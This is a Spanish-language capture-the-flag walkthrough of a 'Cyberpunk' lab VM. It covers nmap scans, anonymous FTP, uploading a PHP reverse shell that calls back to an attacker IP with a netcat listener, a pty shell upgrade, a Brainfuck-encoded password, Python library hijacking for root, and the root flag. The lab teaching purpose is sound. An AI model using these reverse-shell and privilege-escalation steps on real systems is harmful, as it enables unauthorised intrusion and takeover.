Ciberpunk – CTF - >Yorve.csec

1.- Reconocimiento

```
Nmap scan report for Cyberpunk.bbrouter (192.168.1.49)
Host is up (0.00030s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:C5:C5:75 (VMware)
```

1.1 Reconocimiento de puertos

```
┌──(kali㉿kali)-[~/Desktop/ciberpunk]
└─$ nmap 192.168.1.49 -p- --open -vvv -Pn -n --min-rate 5000
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-04 22:04 EDT
Initiating ARP Ping Scan at 22:04
Scanning 192.168.1.49 [1 port]
Completed ARP Ping Scan at 22:04, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 22:04
Scanning 192.168.1.49 [65535 ports]
Discovered open port 22/tcp on 192.168.1.49
Discovered open port 21/tcp on 192.168.1.49
Discovered open port 80/tcp on 192.168.1.49
Completed SYN Stealth Scan at 22:04, 4.66s elapsed (65535 total ports)
Nmap scan report for 192.168.1.49
Host is up, received arp-response (0.0014s latency).
Scanned at 2025-06-04 22:04:18 EDT for 5s
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 64
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
```

1.2 Reconocimiento de servicios


```
┌──(kali㉿kali)-[~/Desktop/ciberpunk]
└─$ nmap 192.168.1.49 -sVC -p21,22,80 -oG services
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-04 22:05 EDT
Nmap scan report for Cyberpunk.bbrouter (192.168.1.49)
Host is up (0.00042s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    2 0        0            4096 May  1  2024 images
| -rw-r--r--    1 0        0             713 May  1  2024 index.html
|_-rw-r--r--    1 0        0             923 May  1  2024 secret.txt
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
80/tcp open  http    Apache httpd 2.4.59 ((Debian))
|_http-title: Arasaka
|_http-server-header: Apache/2.4.59 (Debian)
```


2.- Enumeración

2.1 Enumeración puerto 22 con login Anonymous


Ya que el escaneo anterior nos mostró que tenemos acceso como Anonymous, para este acceso no necesitamos contraseña.



2.2 Obtención de documentos y archivos.




2.3 secret.txt



El archivo secret.txt nos da una pista, esto nos da la idea de que debemos investigar sobre Apache que es donde trabaja el servicio http.

Antes de esto probaremos subir algún archivo al servidor por medio del servicio ftp, ya que el archivo index.html es el mismo que vemos accediendo a la ip de la máquina por medio del servicio web.

2.4 Prueba de subida de archivos con put en el servidor




Al realizar esta prueba el confirmamos que podemos subir archivos, entonces nos crearemos una Reverse Shell con formato .php para ejecutarlo desde el navegador.

3.0 Explotación

```
┌──(kali㉿kali)-[~/Desktop/ciberpunk]
└─$ cat rshell.php

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down.
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.51';
$port = 9001;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```






```
ftp> put rshell.php
local: rshell.php remote: rshell.php
229 Entering Extended Passive Mode (|||51804|)
150 Abriendo conexión de datos en modo BINARY para rshell.php
100% |***********************************************************
226 Transferencia completada
2593 bytes sent in 00:00 (1.78 MiB/s)
ftp>
```

Ya con el archivo subido, pondremos el puerto en escucha para establecer la conexión.

```
┌──(kali㉿kali)-[~/Desktop/ciberpunk]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
```

Ejecutamos la ruta en el servicio web y obtendremos la reverse Shell






```
┌──(kali㉿kali)-[~/Desktop/ciberpunk]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.1.51] from (UNKNOWN) [192.168.1.49] 36122
Linux Cyberpunk 6.1.0-20-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.85-1 (2024-04-11) x86_64 GNU/Linux
 00:57:43 up  1:12,  0 user,  load average: 0.00, 0.29, 0.88
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Para activar una shell más interactiva utilizaremos el comando python3 -c 'import pty; pty.spawn("/bin/bash")'

Esto nos ayudara a navegar de mejor manera por los directorios y archivos del sistema.

Listamos los directorios y nos encontramos con distintos directorios a los cuales no tenemos acceso.




```
$ ls -la
total 68
drwxr-xr-x  18 root root  4096 May  1  2024 .
drwxr-xr-x  18 root root  4096 May  1  2024 ..
lrwxrwxrwx   1 root root     7 May  1  2024 bin → usr/bin
drwxr-xr-x   3 root root  4096 May  1  2024 boot
drwxr-xr-x  16 root root  3200 Jun  4 23:45 dev
drwxr-xr-x  70 root root  4096 Jun  4 23:45 etc
drwxr-xr-x   3 root root  4096 May  1  2024 home
lrwxrwxrwx   1 root root    30 May  1  2024 initrd.img → boot/initrd.img-6.1.0-20-amd64
lrwxrwxrwx   1 root root    30 May  1  2024 initrd.img.old → boot/initrd.img-6.1.0-18-amd64
lrwxrwxrwx   1 root root     7 May  1  2024 lib → usr/lib
lrwxrwxrwx   1 root root     9 May  1  2024 lib64 → usr/lib64
drwx──────   2 root root 16384 May  1  2024 lost+found
drwxr-xr-x   3 root root  4096 May  1  2024 media
drwxr-xr-x   2 root root  4096 May  1  2024 mnt
drwxr-xr-x   2 root root  4096 May  1  2024 opt
dr-xr-xr-x 229 root root     0 Jun  4 23:45 proc
drwx──────   4 root root  4096 May  1  2024 root
drwxr-xr-x  18 root root   600 Jun  4 23:45 run
lrwxrwxrwx   1 root root     8 May  1  2024 sbin → usr/sbin
drwxr-xr-x   3 root root  4096 May  1  2024 srv
dr-xr-xr-x  13 root root     0 Jun  4 23:45 sys
drwxrwxrwt   2 root root  4096 Jun  5 00:00 tmp
drwxr-xr-x  12 root root  4096 May  1  2024 usr
drwxr-xr-x  12 root root  4096 May  1  2024 var
lrwxrwxrwx   1 root root    27 May  1  2024 vmlinuz → boot/vmlinuz-6.1.0-20-amd64
lrwxrwxrwx   1 root root    27 May  1  2024 vmlinuz.old → boot/vmlinuz-6.1.0-18-amd64
$ cd home
$ ls -la
total 12
drwxr-xr-x  3 root    root    4096 May  1  2024 .
drwxr-xr-x 18 root    root    4096 May  1  2024 ..
drwx──────  3 arasaka arasaka 4096 May  1  2024 arasaka
$ cd arasaka
/bin/sh: 20: cd: can't cd to arasaka
$
```

En la ruta opt nos encontramos con arasaka.txt, y que al leer nos muestra unos caracteres. Investigando en la web decubrimos que se trata de un código BrainFuck.


```
$ cd opt
$ ls
arasaka.txt
$ cat arasaka.txt
$
```

Código BrainFuck: cyberpunk2077

Ya tenemos la un usuario y una contraseña. Con el comando su (Switch User) y el usuario al que queremos cambiar.




Ya logeados con el usuario arasaka podemos ir por el directorio del mismo nombre y encontrar el User.txt



4.0 Escalada de privilegios.

con el usuario arasaka lanzaremos el comando sudo -l



Este comando nos indica que el usuario actual (arasaka) puede ejecutar como root el script randombase64.py

Con esta información podemos saber que se puede realizar un ataque de Python Library Hijacking.

Para realizarlo debemos reemplazar el script original con uno con el mismo nombre en el mismo directorio del original, al activarlo este script se ejecutará con privilegios de root y crear una reverse Shell.

4.1 Preparación del script.

```
arasaka@Cyberpunk:~$ cat > /home/arasaka/base64.py << 'EOF'
import os
os.setuid(0)
os.system("/bin/bash")
EOF
cat > /home/arasaka/base64.py << 'EOF'
> import os
> os.setuid(0)
> os.system("/bin/bash")
> EOF
arasaka@Cyberpunk:~$ sudo /usr/bin/python3.11 /home/arasaka/randombase64.py
sudo /usr/bin/python3.11 /home/arasaka/randombase64.py
root@Cyberpunk:/home/arasaka#
```

Este comando nos creará el script nuevo, el cual se ejecutará una vez terminado.

```
arasaka@Cyberpunk:~$ sudo /usr/bin/python3.11 /home/arasaka/randombase64.py
sudo /usr/bin/python3.11 /home/arasaka/randombase64.py
root@Cyberpunk:/home/arasaka#

root@Cyberpunk:/home/arasaka# whoami
whoami
root
root@Cyberpunk:/home/arasaka#
```

Con esto ya tenemos el control de la máquina como usuario root, ya solo nos queda navegar por los directorios y encontrar la flag faltante.

```
root@Cyberpunk:~# ls
ls
root.txt
root@Cyberpunk:~# cat root.txt
cat root.txt
344a4a8f53d36e7449957489701b040f

Enhorabuena, has podido desactivar el relic y salvar la vida de V.

La transferencia de eddies a tu cuenta se ha mandado :D
root@Cyberpunk:~#
```